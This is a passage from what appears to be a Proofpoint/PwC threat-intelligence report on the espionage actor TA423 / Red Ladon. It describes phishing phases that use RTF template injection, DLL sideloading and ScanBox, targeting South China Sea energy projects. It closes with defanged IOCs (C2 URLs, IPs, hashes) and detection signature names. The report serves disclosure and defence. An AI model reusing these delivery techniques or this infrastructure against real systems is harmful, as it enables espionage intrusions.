


Figure 10. A timeline of detected phishing activity involved in ongoing TA423 Campaign May 2021 – June 2022

Phase 1: March 2021 – September 2021: The first phase of this campaign consisted of phishing targeting users in Australia and Malaysia. The emails delivered Zip Archive attachments containing RTF template injection files as well as in some cases simply RTF attachments (not contained in Zip archives). These files would retrieve either further Zip archives, or macro-laden Word documents using RTF template injection which serve as a next stage downloader.

Regardless of the nature of the downloader, the following stage payload would consist of a legitimate PE and a malicious DLL stager. This DLL stager is executed using DLL sideloading and communicates with a threat actor-controlled server to retrieve a response encoded with a single-byte XOR. The decoded response is Meterpreter shellcode which is executed on the victim's machine.

Similarly to ScanBox activity in April 2022 to June 2022, several of the domains utilized to deliver malware payloads and to communicate with threat actor C2 servers were themed around Australian news media. Most notably, the domains impersonated "The Australian" and "Herald Sun." Examples of malicious URLs originating from RTF Template Injection phishing attachments from this phase of the campaign include:

- hxxps://theaustralian[.]in/europa.eeas (RTF Template URL Retrieving Macro Document)
- hxxps://theaustralian[.]in/office (Macro Initiated Request Retrieving Legitimate PE)
- hxxps://theaustralian[.]in/word (Macro Initiated Request Retrieving DLL Loader/Stager)
- heraldsun[.]me (Meterpreter C2)

Phase 2: March 2022: The second observed phase of this campaign occurred in March 2022, and consisted of phishing campaigns which used RTF template injection attachments leveraging template URLs that were customized for each target. Despite returning the same payload to all victims, these URLs were distinct, with each including a victim ID number that correlated to the intended victims, allowing the threat actor to track active infections based on the initial URL beacons to the staging server.

The RTF template injection URL returned a macro-laden Microsoft Word document. The macro contains a series of hardcoded hex bytes stored as strings. These strings are reassembled by the macro and converted into two files, a PE and a DLL, which are saved to the victim host and executed. The macro also makes a URL request seemingly to return an "UpdateConfig" value which may be used by the final installed payload. At the time of discovery, Proofpoint could not successfully retrieve the payload. However, Proofpoint analysts have previously observed the weaponised RTF files ultimately delivering a DLL downloader which retrieves an XOR encoded Meterpreter payload response. Notably, the recurring use of custom URLs that are unique to each victim, likely for infection tracking purposes, is a commonality to the ScanBox phishing URLs observed later in April 2022.

Phase 3: April 2022 – June 2022: The current phase of this ongoing campaign consisted of malicious Australian media-themed URLs delivered in phishing emails characterized above. These URLs utilized victim-specific URLs in some instances, and redirected users to a website posing like that of an Australian media themed site. While this version of ScanBox has been customized to download subsequent modules, it is unencoded and heavily resembles earlier versions of standard ScanBox code base.

A Case Study in Victimology: Targeting of the Kasawari Gas Field and Entities Involved with its Supply Chain

On 2 June 2021 numerous emails were sent from a Gmail email address to several companies involved with deep water drilling, oil and petroleum exploration, and Australian Naval Defense. The emails used "COVID19 passport services in Australia" themes to deliver the aforementioned ZIP and RTF attachments that utilize RTF template injection to download a DLL stager and downloader payload leading to a Meterpreter payload.




Figure 11. RTF Template Injection Attachment titled "COVID-19 and passport services Australia."

This campaign focused heavily on Malaysia, and specifically on companies that appear to be involved in either the engineering, extraction of natural gasses, or export of natural gas products from the Kasawari Gas Project off the coast of Malaysia. Specifically, four of the eight entities targeted by this campaign were associated directly with this project. Additional targets observed in this campaign were involved in Australian Defense universities, consumer healthcare in Australia, and large financial banking entities in Malaysia. A similar array of targeting across Australian domestic entities and organisations operating in the South China Sea was later observed in the May 2022 ScanBox campaign that was described in the Phase 3 phishing activity section of this publication.

In close temporal proximity to the cyber espionage campaigns targeting these entities, the Asia Maritime Transparency Initiative reported disruption at the project site stemming from Chinese Coast Guard Intervention. Proofpoint assesses with moderate confidence that this activity may be attributable to the threat actor TA423 / Red Ladon, which multiple reports assess to operate out of Hainan Island, China. A 2021 indictment by the US Department of Justice assessed that TA423 / Red Ladon provides long-running support to the Hainan Province Ministry of State Security (MSS). One of TA423's longest running areas of responsibility is assessed to include the South China Sea, with the US Department of Justice indictment indicating that the threat actor has historically focused on intellectual property related to naval technology developed by federally-funded defense contractors globally. This indictment also explicitly included the mention of the existence of the Yulin Naval Base which has been stated to be located on Hainan Island.

While a direct correlation cannot be drawn between the cyber espionage campaign targeting entities involved with the site and portions of its supply chain in the days directly preceding kinetic naval intervention, the historic targeting focus of TA423 / Red Ladon and the subsequent naval intervention may suggest that this project in the South China Sea was highly likely an area of priority interest for the threat actor.

A Case Study Extended: TA423 Targets the Supply Chain of the Yunlin Offshore Windfarm in the Strait of Taiwan

On 24th, 28th, and 29th March 2022, Proofpoint observed phishing activity leveraging RTF template injection that targeted a European manufacturer of heavy equipment utilized in the installation of an offshore windfarm in the Strait of Taiwan. Specifically, the manufacturer targeted was a key supplier of equipment for entities involved in the construction of the Yunlin Offshore Windfarm. This is a project which begun in 2020 and was projected to be completed in 2022. However, the project began to encounter construction delays which resulted in several major contractors terminating contracts and leaving the project unfinished between November 2021 and February 2022. This offshore energy project resumed in late April 2022.

The dates of the observed phishing activity align with the period between 2nd February 2022 and 28th April 2022 where the project's future was uncertain. The targeting of supply chain entities by TA423 during this period of project uncertainty is notable, since the group has previously targeted projects in the South China Sea during key moments in their development timeline.




Figure 12. Map of Projected Offshore Windfarms in the Strait of Taiwan Circa 2018

Conclusion

This blog examined several phases of a sustained phishing campaign, running for over a year and currently ongoing, that Proofpoint and PwC threat intelligence analysts attribute to the China-based, espionage motivated threat actor TA423 / Red Ladon. The campaign has an international reach, but a heavy focus on the Asia Pacific region, Australian governmental entities, and companies and countries operating in the South China Sea. In particular, Proofpoint has observed TA423 / Red Ladon targeting entities directly involved with development projects in the South China Sea closely around the time of tensions between China and other countries related to development projects of high strategic importance, such as the Kasawari Gas field developed by Malaysia, and an offshore wind farm in the Strait of Taiwan.

From an operational perspective, other than its custom toolset and offensive security tools like Meterpreter, TA423 / Red Ladon has also returned to ScanBox. The last time that TA423 / Red Ladon was publicly documented using ScanBox was in 2018. While ScanBox activity has been reported more sporadically since its first appearance in 2014 and heavy use in 2015, it

remains a tool available to, and shared among, China-based threat actors to selectively deploy in campaigns. We have observed TA423 / Red Ladon using ScanBox, both in 2018 and 2022, in campaigns using an upcoming national election as a lure, wherein the threat actor built local news-themed malicious websites to draw targets to in order to infect them.

Following the US Department of Justice indictment and public disclosure in July 2021, Proofpoint analysts have not observed a distinct disruption of operational tempo specifically for phishing campaigns associated with TA423/Red Ladon. While the indictment attributed this threat actor to a specific entity operating with support of a Chinese state intelligence agency, the technical details included did not cover the tactics currently in use by the group in the wild. As a result, the group was free to continue its usage of novel phishing techniques like RTF Template Injection which began in early 2021 (before the indictment) and persisted through March 2022.

Overall, Proofpoint and PwC collectively expect TA423 / Red Ladon to continue pursuing its intelligence-gathering and espionage mission primarily targeting countries in the South China Sea, as well as further intrusions in Australia, Europe and the United States.

Indicators of Compromise (IOCs)

Phase 3 IOCs (April to June 2022)	Type of IOC
visitable.daishaju@gmail[.]com	Phishing Email Sender Address
goodlandteactuator@gmail[.]com	Phishing Email Sender Address
claire3bluntxq@gmail[.]com	Phishing Email Sender Address
ascents.nestora2@gmail[.]com	Phishing Email Sender Address

walknermohammad26@gmail[.]com	Phishing Email Sender Address
entertainingemiliano20@gmail[.]com	Phishing Email Sender Address
entertainingemiliano20@gmail[.]com	Phishing Email Sender Address
osinskigeovannyxw@gmail[.]com	Phishing Email Sender Address
brittanisoq@outlook[.]com	Phishing Email Sender Address
charmainejuxtzk@outlook[.]com	Phishing Email Sender Address
gradyt18iheme@outlook[.]com	Phishing Email Sender Address
dagny382cber@outlook[.]com	Phishing Email Sender Address
marikok2bedax@outlook[.]com	Phishing Email Sender Address

pearlykeap3l@outlook[.]com	Phishing Email Sender Address
mattbotossd@outlook[.]com	Phishing Email Sender Address
thuang6102@gmail[.]com	Phishing Email Sender Address
earlt1948@gmail[.]com	Phishing Email Sender Address
amianggitaphill@yahoo[.]com	Phishing Email Sender Address
zoezlb@gmail[.]com	Phishing Email Sender Address
Daisha Manalo <visitable.daishaju@gmail[.]com>	Phishing Email Header From
Blair Goodland <goodlandteactuator@gmail[.]com>	Phishing Email Header From
Claire Blunt <claire3bluntxq@gmail[.]com>	Phishing Email Header From

Nestor Pyles <ascents.nestora2@gmail[.]com>	Phishing Email Header From
Mohammad Walkner <walknermohammad26@gmail[.]com>	Phishing Email Header From
Emiliano Regulus <entertainingemiliano20@gmail[.]com>	Phishing Email Header From
Emiliano Regulus <entertainingemiliano20@gmail[.]com>	Phishing Email Header From
Geovanny Osinski <osinskigeovannyxw@gmail[.]com>	Phishing Email Header From
Brittani Silvestre <brittanisoq@outlook[.]com>	Phishing Email Header From
Charmaine Jubinville <charmainejuxtzk@outlook[.]com>	Phishing Email Header From
Grady Iheme <gradyt18iheme@outlook[.]com>	Phishing Email Header From
Dagny Berdecia <dagny382cber@outlook[.]com>	Phishing Email Header From
Mariko Dax <marikok2bedax@outlook[.]com>	Phishing Email Header From

Pearly Keasler <pearlykeap3l@outlook[.]com>	Phishing Email Header From
Matt Botos <mattbotossd@outlook[.]com>	Phishing Email Header From
ami phillips <amianggitaphill@yahoo[.]com>	Phishing Email Header From
Tom Huang <thuang6102@gmail[.]com>	Phishing Email Header From
Thomas Earl <earlt1948@gmail[.]com>	Phishing Email Header From
zoe browne <zoezlb@gmail[.]com>	Phishing Email Header From
hxxp://australianmorningnews[.]com/?p=23	Phishing URL
hxxp://australianmorningnews[.]com/?p=30	Phishing URL
hxxp://australianmorningnews[.]com/?p=58	Phishing URL
hxxp://australianmorningnews[.]com/?p=55	Phishing URL
hxxp://australianmorningnews[.]com/?p=30	Phishing URL
hxxp://australianmorningnews[.]com/?p=23-<UserID>	Phishing URL

hxxp://asutralianmorningnews[.]com/?p=19-<UserID> (Actor Typo)	Phishing URL
hxxp://australianmorningnews[.]com/?p=23-<UserID>	Phishing URL
australianmorningnews[.]com	Actor-controlled Domain
image[.]australianmorningnews[.]com	Actor-controlled Domain
regionail[.]xyz	Actor-controlled Domain
heraldsun[.]me	Actor-controlled Domain
walmartsde[.]com	Actor-controlled Domain
theaustralian[.]in	Actor-controlled Domain
suzannehhu316[@]outlook[.]com	Registrant Eamil
cwhe18nc	ScanBox main module filename
7795936ed1bdb7a5756c1ff821b2dc8739966abbb00e3e0ae114ee728bf1cf1a	SHA-256 ScanBox Sample

4dedb022d3c43db6cddd87f250db4758bd88c967f98302d97879d9fc4fadd8a2	SHA-256 ScanBox Sample
5a1c689cddb036ca589f6f2e53d323109b94ce062a09fb5b7c5a2efedd7306bc	SHA-256 ScanBox Sample
cb981d04f21a97fdb46b101a882a3490e245760489f4122deb4a0ac951a8eaee	SHA-256 ScanBox Sample
3d37a977f36e8448b087f8e114fe2a1db175372d4b84902887808a6fb0c8028f	SHA-256 ScanBox Sample
e8a919e0e02fecfe538a8698250ac3eaba969e2af2cc9d96fc86675a658e201e	SHA-256 ScanBox Sample
0b9447cb00ae657365eb2b771f4f2c505e44ca96a0a062d54f3b8544215fc082	SHA-256 ScanBox Sample
2f204f3b3abc97efc74b6fa016a874f9d4addb8ac70857267cc8e4feb9dbba26	SHA-256 ScanBox Sample
2a17927834995441c18d1b1b7ec9594eedfccaacca11e52401f83a82a982760e	SHA-256 ScanBox Sample
18db4296309da48665121899c62ed8fb10f4f8d22e44fd70d2f9ac8902896db1	SHA-256 ScanBox Sample
hxxp://image[.]australianmorningnews[.]com/i/	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/?cwhe18nc	ScanBox URL

hxxp://image[.]australianmorningnews[.]com/i/v.php?m=b	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/c.php?data=	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/k.php?data=	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/p.php?data=	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/v.php?m=a&data=	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/v.php?m=p&data=	ScanBox URL
hxxp://image[.]australianmorningnews[.]com/i/v.php?m=plug	ScanBox URL
ares_ambassador away 25 sept until 25 october 2021.doc.rtf | F55c020d55d64d9188c916dcbece901bc6eb373ed572d349ff61758bd212857f	RTF Template Injection Attachment Filename | SHA-256
0325.rtf | 5681cf40c3f00c1a0dc89c05d983c0133cc6bf198bce59acfef788d25bcd9f69	RTF Template Injection Attachment Filename | SHA-256
0325.rtf | 22df809c1f47cb8d685f9055ad478991387016f03efd302fdde225215494eb83	RTF Template Injection Attachment Filename | SHA-256

20220324.rtf | b7e435ccded277740d643309898d344268010808e0582f34ae07e879ac32cf1e	RTF Template Injection Attachment Filename | SHA-256
online remote meeting invitation.rtf | 3909ae9b64b281cca55fc2cd6d92a11b882d1a58e4c34a59a997a7cb65aba8ef	RTF Template Injection Attachment Filename | SHA-256
online remote meeting invitation.rtf | 54ad4c1853179a59d5e9c48b1cfa880c91c5bf390fcfb94e700259b3f8998cb3	RTF Template Injection Attachment Filename | SHA-256
online remote meeting invitation.rtf | c4471540b811f091124c166ab51d6d03b6757f71e29c61a0e360e5c64957fcdd	RTF Template Injection Attachment Filename | SHA-256
online remote meeting invitation.rtf | 400be1d28d966ba8491f54237adad52ad4eea8a051f45f49774b92cbfdfcf1ea	RTF Template Injection Attachment Filename | SHA-256
online remote meeting invitation.rtf | 8033a52b327ad6635fc75f6c2c17b2cb4d56e1fd00081935541c0fb020e2582f	RTF Template Injection Attachment Filename | SHA-256

online remote meeting invitation.rtf | a115051a02e4faa8eb06d3870af44560274847c099d8e2feb2ef8db8885edf5e	RTF Template Injection Attachment Filename | SHA-256
online remote meeting invitation.rtf | 57c8123dd505dadb640872f83cf0475871993e99fdb40d8b821a9120e3479f53	RTF Template Injection Attachment Filename | SHA-256
139.59.60[.]116:443 IP	C2 IP
172.105.114[.]27:80 IP	C2 IP

Phase 1 & 2 IOCs	**Type of IOC**
hxxps://regionail[.]xyz/	RTF Template Injection & Payload Delivery URL
hxxps://regionail[.]xyz/austrade.au	RTF Template Injection & Payload Delivery URL
hxxps://magloball[.]com/nDo3SB	RTF Template Injection & Payload Delivery URL

hxxps://theaustralian[.]in/europa.eeas	RTF Template Injection & Payload Delivery URL
hxxps://theaustralian[.]in/office	RTF Template Injection & Payload Delivery URL
hxxps://theaustralian[.]in/word	RTF Template Injection & Payload Delivery URL
hxxp://172.105.114[.]27/v<victim identifier>	RTF Template Injection & Payload Delivery URL
hxxp://walmartsde[.]com/UpdateConfig	RTF Template Injection & Payload Delivery URL
austrade[1].zip | 981c762ce305cd5221e8757bafa50a00fff8fbc92db5612b311c458d48c29793	Payload Filename | SHA-256

GoogleDesktop.exe |6d2b301e77839fff1c74425b37d02c3f3837ce50e856c21ae4cf7ababb04addc	Payload Filename | SHA-256 Legitimate PE used in DLL Sideloading
regionail[.]xyz[.]url | 13f593f217b4686d736bcfce3917964632e824cb0d054248b9ffcacc59b470d4	Payload Filename | SHA-256
GoogleServices.dll | c4f6fedb636f07e1e53eaef9f18334122cb9da4193c843b4d31311347290a78f	Payload Filename | SHA-256
passport form.zip | ab963bf7b1567190b8e5f48e7c88d53c02d7a3a57bd2294719595573a1f2b7c7	Payload Filename | SHA-256
passport form.doc.rtf | e3f1519db0039e7423f49d92d43d549b152b534856a7efde1a7eda7a9276bb22	Payload Filename | SHA-256
v9 | e1f34cb031bac517796c363c2b31366509bf1367599fd5583c6bc2b0314758bb	Payload Filename | SHA-256
MicrosoftEdgeSvc.exe | d357502511352995e9523c746131f8ed38457c38a77381c03dda1a1968abce42	Payload Filename | SHA-256 Legitimate PE used in DLL Sideloading
msedgeupdate.dll | 55a5871b36109a38eed8aef943ccddf1ae9945f27f21b1c62210a810bb0f7196	Payload Filename | SHA-256

DesProc.exe | 98fbd5eb6ae126fda8e36e3602e6793c1f719ef3fdbf792689035104b39f14ac	Payload Filename | SHA-256 Legitimate PE used in DLL Sideloading
Microsoft.VisualStudio.CodeMarkers.Dll | 7e1ab1b08eb4b69df11955c3dfe3050be467a374adb704a917ee1a69abcc58a5	Payload Filename | SHA-256

ET Signatures

2811686 - ETPRO CURRENT_EVENTS SUSPICIOUS Encoded Plugin Detect (Previously observed inscanbox)
2021544 - ET CURRENT_EVENTS scanbox Jun 06 2015 M3 T1
2021543 - ET CURRENT_EVENTS scanbox Jun 06 2015 M2 T1
2021542 - ET CURRENT_EVENTS scanbox Jun 06 2015 M1 T1
2021229 - ET TROJAN scanbox Sending Host Data
2019096 - ET CURRENT_EVENTS scanbox Framework used in WateringHole Attacks KeepAlive
2019095 - ET CURRENT_EVENTS scanbox Framework used in WateringHole Attacks (POST) PluginData
2019094 - ET CURRENT_EVENTS scanbox Framework used in WateringHole Attacks Initial (POST)
2019093 - ET CURRENT_EVENTS scanbox Framework used in WateringHole Attacks
2851357 - ETPRO MALWARE TA423 Related Maldoc Activity (GET)
2851358 - ETPRO MALWARE TA423 Related Activity (GET)
2851658 - ETPRO MALWARE TA423 Related Activity M1 (GET)
2851659 - ETPRO MALWARE TA423 Related Activity M2 (GET)
2851660 - ETPRO MALWARE TA423 Related Activity M3 (GET)
2851661 - ETPRO MALWARE TA423 Related Activity M4 (GET)
2851662 - ETPRO MALWARE TA423 Related Activity M5 (GET)
2851663 - ETPRO MALWARE Suspected TA423 Related Activity (GET)

Previous Blog Post
Subscribe to the Proofpoint Blog